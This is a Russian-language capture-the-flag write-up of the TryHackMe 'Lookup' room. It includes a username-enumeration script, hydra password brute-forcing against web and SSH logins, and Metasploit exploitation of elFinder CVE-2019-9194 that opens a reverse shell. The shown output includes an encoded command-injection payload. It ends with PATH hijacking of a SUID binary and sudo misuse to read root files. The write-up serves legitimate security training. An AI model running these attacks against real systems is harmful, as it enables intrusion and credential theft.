

# Волксру

## Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 13:51 (*Очень простая комната, подходят для начинающих, но уже довольно хорошо знающих веб специалистов*). В этот раз я решил убрать порядок использованные службы и найденные уязвимости.

## Использованные файлы:

- user.txt - флаг.
- root.txt - флаг.
- ru.py - поиск нужных имен пользователя, абюзим ошибку разраба :)
- id - фейковая команда для получения файла с паролями.
- passwd - тот самый файл с паролями, который мы скопировали.

## Порядок действий:

### 1) Запуск openvpn для доступа; kex для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn KoLya080808.ovpn`

### 2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://lookup.thm
```

```
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


### 3) Запуск Gobuster для поиска директорий.

- Результаты:

Ничего не дало.

### 4) Т. к. ничего интересного gobuster не нашел, я пошел смотреть на сам сайт:

- Результат:



### 5) Я попробовал разные имена пользователи и пароли, но тщетно. Зато я обнаружил, что при вводе имени пользователя "admin" он выводит не "Неправильный логин или пароль", а "Неправильный пароль". Поэтому я начал эnumерацию пользователей с помощью вот такого скрипта:

- Находка:

```
Wrong password. Please try again.
Redirecting in 3 seconds.
```

```
Wrong username or password. Please try again.
Redirecting in 3 seconds.
```

- Скрипт:

```
import requests

url = "http://lookup.thm/login.php"

wordlist = "/usr/share/seclists/Usernames/Names/names.txt"

try:
    with open(wordlist, "r") as f:
        for line in f:
            username = line.strip()
            if not username:
                continue
            data = {
                "username": username,
                "password": "asdadasd"
            }
            response = requests.post(url, data=data)
            if "Wrong password" in response.text:
                print(f'username found: {username}')
            elif "Wrong username" in response.text:
                continue
except requests.RequestException as e:
    print(f'An error occured: {e}')
```

- Результат:

```
Username found: admin
Username found: jose
```

**6) К сожалению пользователя jose мне пришлось подсмотреть в волскру, потому что была слишком долгая эnumерация. Теперь мы можем подобрать пароль для пользователя jose с помощью гидры:**

- Команда:


```
hydra -l jose -P ../rockyou.txt lookup.thm http-post-form
"/login.php:username=^USER^&password=^PASS^:Wrong" -V
```

- Результат:

```
[*] [http-post-form] target lookup.thm - login "jose" - pass "erica" - 1414 of 14344398 [child 13] (0/0)
[ATTEMPT] target lookup.thm - login "jose" - pass "erica" - 1414 of 14344398 [child 13] (0/0)
[ATTEMPT] target lookup.thm - login "jose" - pass "stefan" - 1415 of 14344398 [child 1] (0/0)
[80][http-post-form] host: lookup.thm login: jose password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-09 13:16:40
```

7) Заходим в панель управления, добавляя в файл /etc/hosts новый сабдомен, и смотрим, что можно сделать:

- Результат:



8) Загуглив, я нашел [CVE-2019-9194](#) и использовал его в метасплоите для получения reverse shell:

- Результат:

```
Module options (exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection):
  Name      Current Setting  Required  Description
  ---      -
  Proxies    http://lookup.thm  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     10.9.2.149         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80                yes       The target port (TCP)
  SSL        false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /elFinder/         yes       The base path to eFinder
  VHOST      http://lookup.thm  no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.9.2.149       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Auto

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > exploit

[*] Started reverse TCP handler on 10.9.2.149:4444
[-] Exploit aborted due to failure: not-vulnerable: Target is not vulnerable
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set rhosts http://files.lookup.thm
rhosts => http://files.lookup.thm
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > exploit

[*] Started reverse TCP handler on 10.9.2.149:4444
[*] Uploading payload 'xyDr3NsHfB.jpg;echo 6370202e2ef66696c65732f7879472334e734866422e6a70672a6563686f2a202e674c6d496a6d2e706870 |xxd -r -p |sh& #.jpg' (1974 bytes)
[*] Triggering vulnerability via image rotation ...
[*] Executing payload (/elFinder/php/.glMjM.php) ...
[*] Sending stage (40004 bytes) to 10.10.129.217
[*] Deleted .glMjM.php
[*] Meterpreter session 1 opened (10.9.2.149:4444 -> 10.10.129.217:51644) at 2025-01-09 13:22:32 +0300
```

9) Далее я решил посмотреть, какие файлы мы можем использовать для повышения привилегий, и один бинарь меня заинтересовал:

- Результат:

```
www-data@lookup:/home/think$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/snap/snapd/19457/usr/lib/snapd/snap-confine
/snap/core20/1950/usr/bin/chfn
/snap/core20/1950/usr/bin/chsh
/snap/core20/1950/usr/bin/gpasswd
/snap/core20/1950/usr/bin/mount
/snap/core20/1950/usr/bin/newgrp
/snap/core20/1950/usr/bin/passwd
/snap/core20/1950/usr/bin/su
/snap/core20/1950/usr/bin/sudo
/snap/core20/1950/usr/bin/umount
/snap/core20/1950/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1950/usr/lib/openssh/ssh-keysign
/snap/core20/1974/usr/bin/chfn
/snap/core20/1974/usr/bin/chsh
/snap/core20/1974/usr/bin/gpasswd
/snap/core20/1974/usr/bin/mount
/snap/core20/1974/usr/bin/newgrp
/snap/core20/1974/usr/bin/passwd
/snap/core20/1974/usr/bin/su
/snap/core20/1974/usr/bin/sudo
/snap/core20/1974/usr/bin/umount
/snap/core20/1974/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1974/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pwm
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
www-data@lookup:/home/think$ /usr/sbin/pwm
/usr/sbin/pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
www-data@lookup:/home/think$ echo $PATH
```

10) Понимая, что делает этот файл, я подменил файл /usr/bin/id на свой и получил доступ к списку паролей пользователя think:

- Результат:

```

chmod +x id
www-data@lookup:/tmp$ ./id
./id
uid=33(think) gid=33(think) groups=33(think)
www-data@lookup:/tmp$ pwm
pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002
jose1001teles
jose100190
jose10001
jose10.asd
jose10+
jose0_07
jose0990
jose0986$
jose098130443
jose0981
jose0924
jose0923
jose0921
thepassword
jose(1993)
jose'sbabygurl
joseðvane
joseðtakie
joseðsamantha
joseðpam
joseðjlo
joseðjessica
joseðjessi
josemario.AKA(think)
jose.medina.
jose.mar
jose.luis.24.oct
jose.line
jose.leonardo100
jose.leas.30
jose.ivan
jose.i22
jose.hm
jose.hater

```

## 11) Делая простой перебор паролей я зашел по ssh и прочитал user.txt:

- Результат:

```

--(kolya000000@Nikolapc):[~/lookup]
$ hydra -l think -P passwd lookup.thm ssh
hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-09 13:38:24
WARNING! Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
DATA] max 16 tasks per 1 server, overall 16 tasks, 49 login tries (l:1/p:49), ~4 tries per task
DATA] attacking ssh://lookup.thm:22/
22[ssh] host: lookup.thm login: think password: josemario.AKA(think)
of 1 target successfully completed, 1 valid password found
WARNING! Writing restore file because 3 final worker threads did not complete until end.
ERROR! 3 targets did not resolve or could not be connected
ERROR! 0 target did not complete
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-09 13:38:37

```

```
The authenticity of host 'lookup.thm (10.10.129.217)' can't be established.  
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg50AMP9TqPAOs.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added 'lookup.thm' (ED25519) to the list of known hosts.  
think@lookup.thm's password:  
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)
```

```
* Documentation: https://help.ubuntu.com  
* Management:   https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage
```

```
System information as of Thu 09 Jan 2025 10:38:54 AM UTC
```

```
System load: 0.0          Processes:            142  
Usage of /:  59.8% of 9.75GB Users logged in:      0  
Memory usage: 25%         IPv4 address for ens5: 10.10.129.217  
Swap usage:  0%
```

```
⇒ There is 1 zombie process.
```

```
Expanded Security Maintenance for Applications is not enabled.
```

```
7 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable
```

```
Enable ESM Apps to receive additional future security updates.  
See https://ubuntu.com/esm or run: sudo pro status
```

```
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update
```

```
Last login: Sun May 12 12:07:25 2024 from 192.168.14.1  
think@lookup:~$ cat user.txt
```

```
38375fb4dd8baa2b2039ac03d92b820e  
think@lookup:~$
```

12) Далее для повышения привилегий я просмотрел с помощью `sudo -l` что может сделать пользователь think от root, и нашел команду find:

- Результат:

```
think@lookup:~$ sudo -l  
[sudo] password for think:  
Sorry, try again.  
[sudo] password for think:  
Matching Defaults entries for think on lookup:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User think may run the following commands on lookup:  
    (ALL) /usr/bin/look
```

13) Ну и с помощью [GTFObins](#) прочел root.txt:

- Результат:

```
(ALL) /usr/bin/look  
think@lookup:~$ sudo /usr/bin/look '' /root/root.txt  
5a285a9f257e45c68bb6c9f9f57d18e8  
think@lookup:~$
```

Примечание


## Примечание

Комната простая, но вынюхивать что можно сделать надо долго. Мне понравилась, но я мог сделать и быстрее, если бы сразу понял, что с моим скриптом будет очень долго искать jose))

Спасибо TryHackMe за комнату!

## Видео выполнения

- Оригинал:



- [YouTube](#)